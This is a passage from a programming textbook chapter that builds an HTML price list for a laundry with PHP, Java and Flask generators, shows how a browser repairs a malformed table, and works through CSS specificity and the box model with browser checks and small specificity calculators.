


Figure 4.7 The structure of every HTML document: a root, a head that carries the title and other metadata, and a body that carries everything the reader sees.

Why a table. A price list *is* tabular: rows are services, columns properties. `th scope="col"` names a column and `th scope="row"` a row, so the price 12.000 *is* the cell of row S0002 and column *Price (Rp)* — for a screen reader, a program, and the CSS of Problem 4.8. That is *semantic* HTML (Chapter 2, Section 2.12).

The data, by hand. **Table 4.7** shows the first rows of the `Service` table of the application's database:

Table 4.7 The first rows of the service data used for the price list; all twelve are in the listings below.

Code	Service	Unit	Price
S0001	Wash, dry & fold	kg	8000
S0002	Express wash & fold, 1 day	kg	12000
S0003	Ironing only	kg	6000
...	...	...	...
S0012	Helmet cleaning	item	30000

Two details must be decided by hand before any code. The ampersand in *Wash, dry & fold* is the character that begins every entity in HTML (`&`, `—`), so it must be written `&` in the document; a generator must *escape* it. And 12000 must appear as `12.000`: in Indonesian the dot separates thousands and the comma separates decimals, the opposite of English.

What runs where. The hand-written page is a static file; the three generators run on the server and send exactly that file. A browser cannot tell them apart, which is the point.

4.9.3 The HTML

Listing 4.30 is the page written by hand.

Listing 4.30 `web/laundry/prices.html`: the price list written by hand; the table has a caption, a header row, and a row header in each row.

```html
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <title>Price list &mdash; Profitina Laundry</title>
  <meta name="description" content="Prices of all twelve services of Profitina Laundry, in
rupiah.">
  <link rel="stylesheet" href="prices.css">
</head>
<body>
  <header>
    <h1>Price list</h1>
    <p class="note">Per-kg services are weighed at the counter. The minimum charge is
1 kg.</p>
  </header>
  <main>
    <table id="prices">
      <caption>Services and prices at all three outlets, in rupiah</caption>
      <thead>
        <tr><th scope="col">Code</th><th scope="col">Service</th><th
scope="col">Unit</th><th scope="col">Price (Rp)</th></tr>
      </thead>
      <tbody>
        <tr><th scope="row">S0001</th><td>Wash, dry &amp; fold</td><td>kg</td><td
class="price">8.000</td></tr>
        <tr class="express"><th scope="row">S0002</th><td>Express wash &amp; fold, 1
day</td><td>kg</td><td class="price">12.000</td></tr>
        <tr><th scope="row">S0003</th><td>Ironing only</td><td>kg</td><td
class="price">6.000</td></tr>
        <tr><th scope="row">S0004</th><td>Dry cleaning - shirt/blouse</td><td>item</td><td
class="price">20.000</td></tr>
        <tr><th scope="row">S0005</th><td>Dry cleaning - suit 2 pieces</td><td>item</td><td
class="price">65.000</td></tr>
        <tr><th scope="row">S0006</th><td>Dry cleaning - dress/kebaya</td><td>item</td><td
class="price">45.000</td></tr>
        <tr><th scope="row">S0007</th><td>Dry cleaning - jacket</td><td>item</td><td
class="price">40.000</td></tr>
        <tr><th scope="row">S0008</th><td>Bed cover, any size</td><td>item</td><td
class="price">35.000</td></tr>
        <tr><th scope="row">S0009</th><td>Blanket</td><td>item</td><td
class="price">25.000</td></tr>
        <tr><th scope="row">S0010</th><td>Curtain</td><td>kg</td><td
class="price">15.000</td></tr>
        <tr><th scope="row">S0011</th><td>Shoes deep clean</td><td>pair</td><td
class="price">45.000</td></tr>
        <tr><th scope="row">S0012</th><td>Helmet cleaning</td><td>item</td><td
class="price">30.000</td></tr>
      </tbody>
    </table>
  </main>
</body>
</html>
```

The `caption` is the table's first child; `class="express"` lets CSS find one row; ` ` keeps *1 kg* on one line. **Figure 4.8** shows the result, with the colors that Problem 4.8 explains.

Price list

Per-kg services are weighed at the counter. The minimum charge is 1 kg.

Code	Service	Unit	Price (Rp)
S0001	Wash, dry & fold	kg	8.000
S0002	Express wash & fold, 1 day	kg	12.000
S0003	Ironing only	kg	6.000
S0004	Dry cleaning - shirt/blouse	item	20.000
S0005	Dry cleaning - suit 2 pieces	item	65.000
S0006	Dry cleaning - dress/kebaya	item	45.000
S0007	Dry cleaning - jacket	item	40.000
S0008	Bed cover, any size	item	35.000
S0009	Blanket	item	25.000
S0010	Curtain	kg	15.000
S0011	Shoes deep clean	pair	45.000
S0012	Helmet cleaning	item	30.000

Services and prices at all three outlets, in rupiah

Figure 4.8 The price list in headless Chromium: a note box, a table with a header row and row headers, the express row in red, and the caption below the table.

4.9.4 The PHP solution

Listing 4.31 writes the rows with a loop.

Listing 4.31 `php/prices.php`: the same page with its twelve rows written by one `foreach` loop.

```
<?php
// prices.php: the price list, with its twelve rows written by a loop.
// Run:  php prices.php > prices.html      or    php -S localhost:8431 prices.php
declare(strict_types=1);

$services = [                               // code => [service, unit, price in rupiah]
    'S0001' => ['Wash, dry & fold', 'kg', 8000],
    'S0002' => ['Express wash & fold, 1 day', 'kg', 12000],
    'S0003' => ['Ironing only', 'kg', 6000],
    'S0004' => ['Dry cleaning - shirt/blouse', 'item', 20000],
    'S0005' => ['Dry cleaning - suit 2 pieces', 'item', 65000],
    'S0006' => ['Dry cleaning - dress/kebaya', 'item', 45000],
    'S0007' => ['Dry cleaning - jacket', 'item', 40000],
    'S0008' => ['Bed cover, any size', 'item', 35000],
    'S0009' => ['Blanket', 'item', 25000],
    'S0010' => ['Curtain', 'kg', 15000],
    'S0011' => ['Shoes deep clean', 'pair', 45000],
    'S0012' => ['Helmet cleaning', 'item', 30000],
];

function e(string $s): string               // escape for HTML: & < > " '
{
    return htmlspecialchars($s, ENT_QUOTES | ENT_HTML5, 'UTF-8');
}
?>
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <title>Price list &mdash; Profitina Laundry</title>
  <meta name="description" content="Prices of all twelve services of Profitina Laundry, in
rupiah.">
  <link rel="stylesheet" href="prices.css">
</head>
<body>
  <header>
    <h1>Price list</h1>
    <p class="note">Per-kg services are weighed at the counter. The minimum charge is
1 kg.</p>
  </header>
  <main>
    <table id="prices">
      <caption>Services and prices at all three outlets, in rupiah</caption>
      <thead>
        <tr><th scope="col">Code</th><th scope="col">Service</th><th
scope="col">Unit</th><th scope="col">Price (Rp)</th></tr>
      </thead>
      <tbody>
```

Listing 4.31 (Continued) *php/prices.php: the same page with its twelve rows written by one foreach loop.*

```
<?php foreach ($services as $code => [$name, $unit, $price]): ?>
        <tr<?= str_starts_with($name, 'Express') ? ' class="express"' : '' ?>><th
scope="row"><?= e($code) ?></th><td><?= e($name) ?></td><td><?= e($unit) ?></td><td
class="price"><?= number_format($price, 0, ',', '.') ?></td></tr>
<?php endforeach; ?>
      </tbody>
    </table>
  </main>
</body>
</html>
```

This is PHP as designed: an HTML document with holes. `foreach ($services as $code => [$name, $unit, $price]):` walks the array and *destructures* each list; the alternative syntax

`endforeach` reads well around HTML; `<?= … ?>` means `<?php echo … ?>`. `e()` escapes every text value on the way out. `number_format($price, 0, ',', '.')` turns `12000` into `12.000`.

PHP swallows the line break right after a closing `?>`, which is why the loop lines leave no blank lines; `php prices.php | cmp - ../web/laundry/prices.html` prints nothing.

4.9.5 The Java and Python solutions

Listing 4.32 and **Listing 4.33** generate the same page in Java and Python.

Listing 4.32 `java/PriceListServer.java`: the page built with a `StringBuilder`; a text block holds the fixed parts.

```
import com.sun.net.httpserver.HttpExchange;
import com.sun.net.httpserver.HttpServer;
import java.io.IOException;
import java.io.OutputStream;
import java.net.InetSocketAddress;
import java.nio.charset.StandardCharsets;
import java.nio.file.Files;
import java.nio.file.Path;
import java.util.Locale;

/** The price list, with its twelve rows written by a loop, on the JDK's HTTP server. */
public class PriceListServer {
    record Service(String code, String name, String unit, int price) {}

    static final Service[] SERVICES = {
        new Service("S0001", "Wash, dry & fold", "kg", 8000),
        new Service("S0002", "Express wash & fold, 1 day", "kg", 12000),
        new Service("S0003", "Ironing only", "kg", 6000),
        new Service("S0004", "Dry cleaning - shirt/blouse", "item", 20000),
        new Service("S0005", "Dry cleaning - suit 2 pieces", "item", 65000),
        new Service("S0006", "Dry cleaning - dress/kebaya", "item", 45000),
        new Service("S0007", "Dry cleaning - jacket", "item", 40000),
        new Service("S0008", "Bed cover, any size", "item", 35000),
        new Service("S0009", "Blanket", "item", 25000),
        new Service("S0010", "Curtain", "kg", 15000),
        new Service("S0011", "Shoes deep clean", "pair", 45000),
        new Service("S0012", "Helmet cleaning", "item", 30000),
    };

    /** Escape for HTML, like PHP's htmlspecialchars: & < > " ' */
    static String e(String s) {
        return s.replace("&", "&amp;").replace("<", "&lt;").replace(">", "&gt;")
                .replace("\"", "&quot;").replace("'", "&apos;");
    }

    /** 12000 -> "12.000": group thousands with a dot, as Indonesian prices are written */
    static String rupiah(int amount) {
        return String.format(Locale.ROOT, "%,d", amount).replace(',', '.');
    }
```

Listing 4.32 (Continued) *java/PriceListServer.java: the page built with a StringBuilder; a text block holds the fixed parts.*

```
    static String page() {
        StringBuilder rows = new StringBuilder();
        for (Service s : SERVICES) {
            String cls = s.name().startsWith("Express") ? " class=\"express\"" : "";
            rows.append("        <tr").append(cls).append("><th
scope=\"row\">").append(e(s.code()))

.append("</th><td>").append(e(s.name())).append("</td><td>").append(e(s.unit()))
                .append("</td><td
class=\"price\">").append(rupiah(s.price())).append("</td></tr>\n");
        }
        return """
            <!DOCTYPE html>
            <html lang="en">
            <head>
              <meta charset="utf-8">
              <meta name="viewport" content="width=device-width, initial-scale=1">
              <title>Price list &mdash; Profitina Laundry</title>
              <meta name="description" content="Prices of all twelve services of Profitina
Laundry, in rupiah.">
              <link rel="stylesheet" href="prices.css">
            </head>
            <body>
              <header>
                <h1>Price list</h1>
                <p class="note">Per-kg services are weighed at the counter. The minimum
charge is 1 kg.</p>
              </header>
              <main>
                <table id="prices">
                  <caption>Services and prices at all three outlets, in rupiah</caption>
                  <thead>
                    <tr><th scope="col">Code</th><th scope="col">Service</th><th
scope="col">Unit</th><th scope="col">Price (Rp)</th></tr>
                  </thead>
                  <tbody>
            """ + rows + """
                  </tbody>
                </table>
              </main>
            </body>
            </html>
            """;
    }
```

Listing 4.32 (Continued) *java/PriceListServer.java: the page built with a StringBuilder; a text block holds the fixed parts.*

```
    static void handle(HttpExchange ex) throws IOException {
        String path = ex.getRequestURI().getPath();
        byte[] body;
        String type;
        if (path.equals("/prices.css")) {
            body = Files.readAllBytes(Path.of("..", "web", "laundry", "prices.css"));
            type = "text/css; charset=utf-8";
        } else {
            body = page().getBytes(StandardCharsets.UTF_8);
            type = "text/html; charset=utf-8";
        }
        ex.getResponseHeaders().set("Content-Type", type);
        ex.sendResponseHeaders(200, body.length);
        try (OutputStream out = ex.getResponseBody()) { out.write(body); }
    }

    public static void main(String[] args) throws IOException {
        if (args.length > 0 && args[0].equals("--print")) {    // write the page to the
terminal
            System.out.print(page());
            return;
        }
        HttpServer server = HttpServer.create(new InetSocketAddress("127.0.0.1", 8432), 0);
        server.createContext("/", PriceListServer::handle);
        server.start();
        System.out.println("Price list on http://localhost:8432/prices.html");
    }
}
```

A `record` is a class that only carries values. The fixed text sits in a *text block* (triple quotes), whose common indentation Java removes. `e()` replaces `&` *first*, or the `&` of `<` would become `<`. `String.format(Locale.ROOT, "%,d", …)` groups thousands the same way on every computer, and `.replace(',', '.')` makes the dots. `--print` writes the page to the terminal for the comparison.

Listing 4.33 `python/prices_app.py`: the same page in Flask; Jinja escapes every `{{ value }}` on its own.

```
"""The price list, with its twelve rows written by a loop, in Flask.

Run:  python3 prices_app.py              then open http://localhost:8433/prices.html
      python3 prices_app.py --print      writes the page to the terminal instead
"""
import sys
from pathlib import Path

from flask import Flask, render_template_string, send_from_directory

SERVICES = [                               # (code, service, unit, price in rupiah)
    ("S0001", "Wash, dry & fold", "kg", 8000),
    ("S0002", "Express wash & fold, 1 day", "kg", 12000),
    ("S0003", "Ironing only", "kg", 6000),
    ("S0004", "Dry cleaning - shirt/blouse", "item", 20000),
    ("S0005", "Dry cleaning - suit 2 pieces", "item", 65000),
    ("S0006", "Dry cleaning - dress/kebaya", "item", 45000),
    ("S0007", "Dry cleaning - jacket", "item", 40000),
    ("S0008", "Bed cover, any size", "item", 35000),
    ("S0009", "Blanket", "item", 25000),
    ("S0010", "Curtain", "kg", 15000),
    ("S0011", "Shoes deep clean", "pair", 45000),
    ("S0012", "Helmet cleaning", "item", 30000),
]

PAGE = """<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <title>Price list &mdash; Profitina Laundry</title>
  <meta name="description" content="Prices of all twelve services of Profitina Laundry, in
rupiah.">
  <link rel="stylesheet" href="prices.css">
</head>
<body>
  <header>
    <h1>Price list</h1>
    <p class="note">Per-kg services are weighed at the counter. The minimum charge is
1 kg.</p>
  </header>
  <main>
    <table id="prices">
      <caption>Services and prices at all three outlets, in rupiah</caption>
      <thead>
        <tr><th scope="col">Code</th><th scope="col">Service</th><th
scope="col">Unit</th><th scope="col">Price (Rp)</th></tr>
      </thead>
      <tbody>
```

Listing 4.33 (Continued) *python/prices_app.py: the same page in Flask; Jinja escapes every {{ value }} on its own.*

```
{% for code, name, unit, price in services %}
        <tr{% if name.startswith("Express") %} class="express"{% endif %}><th
scope="row">{{ code }}</th><td>{{ name }}</td><td>{{ unit }}</td><td class="price">{{
rupiah(price) }}</td></tr>
{% endfor %}
      </tbody>
    </table>
  </main>
</body>
</html>
"""

app = Flask(__name__)
app.jinja_env.trim_blocks = True
app.jinja_env.keep_trailing_newline = True


def rupiah(amount):
    """12000 -> '12.000': group thousands with a dot, as Indonesian prices are written."""
    return f"{amount:,}".replace(",", ".")


@app.get("/prices.html")
def prices():
    # Jinja escapes every {{ value }}: "&" in a service name arrives as "&amp;".
    return render_template_string(PAGE, services=SERVICES, rupiah=rupiah)


@app.get("/prices.css")
def stylesheet():
    return send_from_directory(Path(__file__).parent / ".." / "web" / "laundry",
"prices.css")


if __name__ == "__main__":
    if "--print" in sys.argv:
        sys.stdout.write(app.test_client().get("/prices.html").get_data(as_text=True))
    else:
        app.run(port=8433)
```

In Jinja, `{{ name }}` is escaped automatically, so `Wash, dry & fold` comes out as `Wash, dry & fold` without any call; `f"{amount:,}"` groups thousands with commas and `.replace(",", ".")` makes them dots. All three generators were compared with the hand-written file by `run_all.sh`:

```
PHP output identical
Java output identical
Flask output identical
```

4.9.6 A tempting wrong solution

The tempting shortcut writes the cells and skips the rows, as **Listing 4.34** does; and it writes `&` bare.

Listing 4.34 `web/wrong/prices-no-rows.html`: cells without rows, headers without `thead`, and a bare `&`.

```
<!DOCTYPE html>
<html lang="en">
<head><meta charset="utf-8"><title>Prices</title></head>
<body>
  <table id="prices">
    <th>Code</th><th>Service</th><th>Price</th>
    <td>S0001</td><td>Wash, dry & fold</td><td>8.000</td>
    <td>S0002</td><td>Express wash & fold, 1 day</td><td>12.000</td>
  </table>
</body>
</html>
```

A browser does not refuse it: the HTML standard prescribes how to repair it [9], and the repair hides the mistake. **Listing 4.35** asks a real browser what tree it built.

Listing 4.35 `python/dom_dump.py`: print the element tree a headless browser built from a file, and the number of table rows.

```
"""Show the element tree a real browser BUILT from an HTML file (not what was typed).

Needs:  pip install playwright   and then   playwright install chromium
Run:    python3 dom_dump.py ../web/wrong/prices-no-rows.html "#prices"
"""
import sys
from pathlib import Path

from playwright.sync_api import sync_playwright

file = Path(sys.argv[1]).resolve()
selector = sys.argv[2] if len(sys.argv) > 2 else "body"

with sync_playwright() as p:
    browser = p.chromium.launch()
    page = browser.new_page()
    page.goto(file.as_uri())
    print(page.eval_on_selector(selector, "e => e.outerHTML"))
    print("rows:", page.eval_on_selector(selector, "e => e.rows ? e.rows.length : '-'"))
    browser.close()
```

```
<table id="prices">
    <tbody><tr><th>Code</th><th>Service</th><th>Price</th>
    <td>S0001</td><td>Wash, dry &amp; fold</td><td>8.000</td>
    <td>S0002</td><td>Express wash &amp; fold, 1 day</td><td>12.000</td>
  </tr></tbody></table>
rows: 1
```

One inserted `tbody`, *one* `tr`, all nine cells side by side — what **Figure 4.9** shows on a smaller table. The bare `&` was luckily repaired; rules such as `tbody tr:nth-child(2)` now match nothing, and a screen reader announces one row of nine columns.




Figure 4.9 A table written with four cells and no rows, as a browser renders it: the parser silently inserted the missing `tbody` and `tr`, and all cells ended up in one row.

CHECK YOURSELF. A thirteenth service, `S0013`, *Carpet < 5 m² (per item)* at Rp 55.000, is added to the arrays of the three generators. What exactly appears in the name cell of the new row, and why must the generators, not the person typing the data, take care of it?

Answer. `<td>Carpet < 5 m²</td>` (with the unit `item` in its own cell). The `<` must become `<`, or the browser would read `< 5 m²` as the beginning of a tag and the text would vanish; `²` needs no escaping in a UTF-8 page. The generators must do it because the same name will also be printed into a receipt, a CSV file and a JSON answer, each with its own escaping rule: escaping belongs to the moment of output.

4.10 Problem 4.8 — Which Rule Wins, and How Wide Is the Box

4.10.1 The problem

PROBLEM 4.8. The price list of Problem 4.7 is styled by the stylesheet `prices.css`, whose rules are numbered R1 to R10. Without a browser, determine: (a) the text color of the price cell of S0001 and of S0002; (b) the text color of the other data cells of S0001 and of S0002; (c) the horizontal alignment of the price cells; (d) the width and height that the note box occupies on the screen. Then check every answer against a real browser, and answer (a) again for a stylesheet from which rule R5 has been deleted.

Listing 4.36 `web/laundry/prices.css`: the price list's stylesheet, with its rules numbered R1 to R10 in comments.

```
/* prices.css: the price list. Rules are numbered so the text can refer to them. */

/* R1 */ body            { font: 16px/1.5 system-ui, sans-serif; color: #1d2433; margin:
24px; }
/* R2 */ td              { color: #55607a; }
/* R3 */ .price          { color: #0b6b5e; text-align: right; }
/* R4 */ tr.express td   { color: #b3261e; }
/* R5 */ #prices .price  { color: #1d2433; font-weight: 600; }
/* R6 */ td.price        { color: #d9822b; }

/* R7 */ table           { border-collapse: collapse; }
/* R8 */ th, td          { border: 1px solid #dde3ea; padding: 6px 10px; text-align: left;
}
/* R9 */ caption         { caption-side: bottom; font-size: 0.9rem; color: #55607a;
padding-top: 6px; }

/* R10 */ .note {
  width: 320px;
  padding: 12px 16px;
  border: 4px solid #d9822b;
  margin: 0 0 16px;
  background: #fff7ee;
}
```

4.10.2 Understanding it by hand

The cascade (Chapter 2, Section 2.15) [10]: for one property of one element, collect the matching declarations; importance and origin decide first (all ours are ordinary page rules, so nothing is decided there), then *specificity*, then the *later* rule; with no rule at all, `color` is *inherited* from the parent.

Specificity as three numbers. For a selector, count *a*, the number of id selectors (`#prices`); *b*, the number of class selectors, attribute selectors and pseudo-classes (`.price`, `[scope]`, `:first-child`); and *c*, the number of type selectors and pseudo-elements (`td`, `tr`, `::before`) [11]. Two

specificities are compared like words in a dictionary: first a, and only if the a values are equal, b, and only then c, as Equation (4.1) states.

$$(a_1, b_1, c_1) > (a_2, b_2, c_2) \Leftrightarrow a_1 > a_2 \ \vee \ (a_1 = a_2 \wedge b_1 > b_2) \ \vee \ (a_1 = a_2 \wedge b_1 = b_2 \wedge c_1 > c_2) \tag{4.1}$$

So one id beats any number of classes, and one class beats any number of type selectors: (1,0,0) > (0,9,9). **Table 4.8** applies it to the five color rules.

Table 4.8 The five rules that set a text color in `prices.css`, with the specificity (a, b, c) of each selector.

Rule	Selector	a	b	c	Color
R2	`td`	0	0	1	`#55607a` gray
R3	`.price`	0	1	0	`#0b6b5e` green
R4	`tr.express td`	0	1	2	`#b3261e` red
R5	`#prices .price`	1	1	0	`#1d2433` near-black
R6	`td.price`	0	1	1	`#d9822b` orange

(a) The price cells. The price cell of S0001 is `<td class="price">` inside `table#prices`, in a row without a class. Which selectors match it? R2 (`td`: it is a `td`), R3 (`.price`), R5 (`#prices .price`: a `.price` somewhere inside the element with id `prices`) and R6 (`td.price`). R4 does not: its row has no class `express`. The highest specificity among (0,0,1), (0,1,0), (1,1,0) and (0,1,1) is (1,1,0), so **R5 wins and the color is `#1d2433`**. For S0002 the same four match and R4 as well, (0,1,2), which is still below (1,1,0): **R5 wins again**. Notice that R6 comes after R5 in the file and loses anyway: order only breaks ties, and there is no tie.

(b) The other data cells. The name and unit cells of S0001 are plain `td` in a plain row: only R2 matches, so they are **gray `#55607a`**. In S0002, R2 (0,0,1) and R4 (0,1,2) match, and **R4 wins: red `#b3261e`**. The code cells are `th`, not `td`: none of the five rules matches them, so they inherit R1's `#1d2433` from `body`.

(c) The alignment of the prices. R3 says `text-align: right` with (0,1,0); R8 says `th, td { … text-align: left; }`. A selector list such as `th, td` is two selectors, and for a `td` the matching one is `td`, (0,0,1). So **R3 wins and the prices are right-aligned**, although R8 comes later in the file. Right alignment is what one wants for numbers: the thousands stand under the thousands.

(d) The note box. The box model (Chapter 2, Section 2.16) says that with the default `box-sizing: content-box`, `width` is the width of the *content* only; padding and border are added outside it. The width the box occupies on the screen is therefore Equation (4.2):

$$W = w + p_{\text{left}} + p_{\text{right}} + b_{\text{left}} + b_{\text{right}} \tag{4.2}$$

With R10, $w = 320$, $p_{\text{left}} = p_{\text{right}} = 16$ and $b_{\text{left}} = b_{\text{right}} = 4$, so $W = 320 + 16 + 16 + 4 + 4 = 360$ pixels. The margin, `0 0 16px`, lies outside the border and is not part of the box's own size. The height follows the same sum vertically, with the content height decided by the text: the font is 16 pixels with a line height of 1.5, so one line is $16 \times 1.5 = 24$ pixels tall. At a content width of 320 pixels the sentence of the note does not fit on one line and wraps onto two, so the content is $2 \times 24 = 48$ pixels, and $H = 48 + 12 + 12 + 4 + 4 = 80$ pixels.

The variant without R5. For S0001's price cell R2, R3 and R6 remain: (0,1,1) is the highest, so the price turns **orange**. For S0002's, R2, R3, R4 and R6 remain: R4 (0,1,2) beats R6 (0,1,1) on the third number, so that price turns **red**, like the rest of its row.

4.10.3 The check in a real browser

Listing 4.37 opens the page in headless Chromium and asks, for four cells and for the note box, what the browser computed.

Listing 4.37 `python/css_check.py`: ask a real browser for computed colors, alignment, the note box's size and the table's structure.

```
"""Ask a real browser (headless Chromium) what it computed for the price list.

Needs:  pip install playwright   and then   playwright install chromium
Run:    python3 css_check.py
"""
from pathlib import Path

from playwright.sync_api import sync_playwright

PAGE = (Path(__file__).parent / ".." / "web" / "laundry" / "prices.html").resolve()
PROBES = [("S0001 price cell", "tbody tr:nth-child(1) td.price"),
          ("S0002 price cell", "tbody tr:nth-child(2) td.price"),
          ("S0002 unit cell", "tbody tr:nth-child(2) td:nth-of-type(2)"),
          ("S0001 unit cell", "tbody tr:nth-child(1) td:nth-of-type(2)")]

with sync_playwright() as p:
    browser = p.chromium.launch()
    page = browser.new_page()
    page.goto(PAGE.as_uri())
    for label, selector in PROBES:
        color, align = page.eval_on_selector(
            selector, "e => [getComputedStyle(e).color, getComputedStyle(e).textAlign]")
        print(f"{label:<18}{color:<20}{align}")
    box = page.eval_on_selector(".note", "e => e.getBoundingClientRect()")
    print(f"note box: {box['width']:.0f} x {box['height']:.0f} px on screen")
    print("table rows:", page.eval_on_selector("#prices", "t => t.rows.length"),
          "| head rows:", page.eval_on_selector("#prices", "t => t.tHead.rows.length"),
          "| caption:", page.eval_on_selector("#prices", "t => t.caption !== null"))
    browser.close()
```

`getComputedStyle(e)` returns each property's value after the cascade; `getBoundingClientRect()` the box's size on screen.

```
S0001 price cell  rgb(29, 36, 51)     right
S0002 price cell  rgb(29, 36, 51)     right
S0002 unit cell   rgb(179, 38, 30)    left
S0001 unit cell   rgb(85, 96, 122)    left
note box: 360 x 80 px on screen
table rows: 13 | head rows: 1 | caption: True
```

`rgb(29, 36, 51)` is `#1d2433` (hexadecimal 1d, 24, 33 are 29, 36, 51), `rgb(179, 38, 30)` is `#b3261e` and `rgb(85, 96, 122)` is `#55607a`: every answer of Section 4.10.2 was right, including the box of 360 by 80 pixels. The last line also confirms Problem 4.7: thirteen rows (one header row and twelve services), a head, and a caption. With R5 removed from the stylesheet, the same browser reports `rgb(217, 130, 43)`, orange, for S0001's price and `rgb(179, 38, 30)`, red, for S0002's, as worked by hand.

4.10.4 The same reasoning as a program

The comparison of Equation (4.1) is mechanical enough to write down. **Listing 4.38** computes the specificity of each rule and picks the winner for each cell, with and without R5, in JavaScript.

Listing 4.38 `web/tools/specificity.mjs`: specificity as three counts, and the winner as the highest specificity with the later rule winning a tie.

```
// specificity.mjs: decide which CSS rule sets the color of a price cell.
// Run:  node specificity.mjs
const RULES = [["R2", "td", "#55607a"], ["R3", ".price", "#0b6b5e"],
               ["R4", "tr.express td", "#b3261e"], ["R5", "#prices .price", "#1d2433"],
               ["R6", "td.price", "#d9822b"]];          // in the order of prices.css

function specificity(selector) {                     // [ids, classes..., elements...]
  let a = 0, b = 0, c = 0;
  for (const part of selector.split(/\s+/)) {
    a += (part.match(/#[\w-]+/g) ?? []).length;
    b += (part.match(/\.[\w-]+|\[[^\]]*\]|(?<!:):[\w-]+/g) ?? []).length;
    c += (part.match(/^[a-zA-Z][\w-]*|::[\w-]+/g) ?? []).length;
  }
  return [a, b, c];
}

function winner(matching) {          // highest specificity; on a tie the LATER rule
  const key = (r) => [...specificity(r[1]), RULES.indexOf(r)];
  return matching.reduce((best, r) => {
    const x = key(r), y = key(best);
    for (let i = 0; i < 4; i++) if (x[i] !== y[i]) return x[i] > y[i] ? r : best;
    return best;
  });
}

console.log("RULE  SELECTOR          (a,b,c)  COLOR");
for (const [rule, selector, color] of RULES) {
  console.log(rule.padEnd(6) + selector.padEnd(18) + `(${specificity(selector)})
${color}`);
}
const cells = { "S0001 price cell": ["R2", "R3", "R5", "R6"],
                "S0002 price cell": ["R2", "R3", "R4", "R5", "R6"] };
for (const [cell, names] of Object.entries(cells)) {
  const matching = RULES.filter((r) => names.includes(r[0]));
  const w = winner(matching), w2 = winner(matching.filter((r) => r[0] !== "R5"));
  console.log(`${cell}: ${w[0]} ${w[1]} -> ${w[2]}; without R5: ${w2[0]} ${w2[1]} ->
${w2[2]}`);
}
```

Three regular expressions count ids, then classes, attributes and pseudo-classes (the lookbehind `(?<!:)` keeps `::before` out), then type selectors and pseudo-elements. `winner` compares $(a, b, c,$position) number by number: Equation (4.1) with source order as a fourth number. It is a teaching tool: which rules *match* was decided by hand, and `:not()` and `!important` are not handled.

```
RULE  SELECTOR          (a,b,c)  COLOR
R2    td                (0,0,1)  #55607a
R3    .price            (0,1,0)  #0b6b5e
R4    tr.express td     (0,1,2)  #b3261e
R5    #prices .price    (1,1,0)  #1d2433
R6    td.price          (0,1,1)  #d9822b
S0001 price cell: R5 #prices .price -> #1d2433; without R5: R6 td.price -> #d9822b
S0002 price cell: R5 #prices .price -> #1d2433; without R5: R4 tr.express td -> #b3261e
```

The Java version, **Listing 4.39**, and the Python version, **Listing 4.40**, print the same seven lines.

Listing 4.39 `java/Specificity.java`: the same computation in Java; `winner` compares the three numbers and then the position.

```
import java.util.ArrayList;
import java.util.LinkedHashMap;
import java.util.List;
import java.util.Map;
import java.util.regex.Matcher;
import java.util.regex.Pattern;

/** Decide which CSS rule sets the color of a price cell: specificity first, then order. */
public class Specificity {
    record Rule(String name, String selector, String color) {}

    static final List<Rule> RULES = List.of(          // in the order of prices.css
        new Rule("R2", "td", "#55607a"), new Rule("R3", ".price", "#0b6b5e"),
        new Rule("R4", "tr.express td", "#b3261e"), new Rule("R5", "#prices .price",
"#1d2433"),
        new Rule("R6", "td.price", "#d9822b"));

    static int count(String regex, String text) {
        Matcher m = Pattern.compile(regex).matcher(text);
        int n = 0;
        while (m.find()) n++;
        return n;
    }

    /** {a, b, c} = {ids, classes/attributes/pseudo-classes, elements/pseudo-elements} */
    static int[] specificity(String selector) {
        int a = 0, b = 0, c = 0;
        for (String part : selector.trim().split("\\s+")) {
            a += count("#[\\w-]+", part);
            b += count("\\.[\\w-]+|\\[[^\\]]*\\]|(?<!:):[\\w-]+", part);
            c += count("^[a-zA-Z][\\w-]*|::[\\w-]+", part);
        }
        return new int[] {a, b, c};
    }

    /** Highest specificity wins; on a tie, the rule written LATER wins. */
    static Rule winner(List<Rule> matching) {
        Rule best = matching.get(0);
        for (Rule r : matching) {
            int[] x = specificity(r.selector()), y = specificity(best.selector());
            int cmp = x[0] != y[0] ? x[0] - y[0] : x[1] != y[1] ? x[1] - y[1]
                    : x[2] != y[2] ? x[2] - y[2] : RULES.indexOf(r) - RULES.indexOf(best);
            if (cmp > 0) best = r;
        }
        return best;
    }
```

Listing 4.39 (Continued) *java/Specificity.java: the same computation in Java; winner compares the three numbers and then the position.*

```
    public static void main(String[] args) {
        System.out.println("RULE  SELECTOR          (a,b,c)  COLOR");
        for (Rule r : RULES) {
            int[] s = specificity(r.selector());
            System.out.printf("%-6s%-18s(%d,%d,%d)  %s%n", r.name(), r.selector(),
                              s[0], s[1], s[2], r.color());
        }
        Map<String, List<String>> cells = new LinkedHashMap<>();
        cells.put("S0001 price cell", List.of("R2", "R3", "R5", "R6"));
        cells.put("S0002 price cell", List.of("R2", "R3", "R4", "R5", "R6"));
        for (Map.Entry<String, List<String>> cell : cells.entrySet()) {
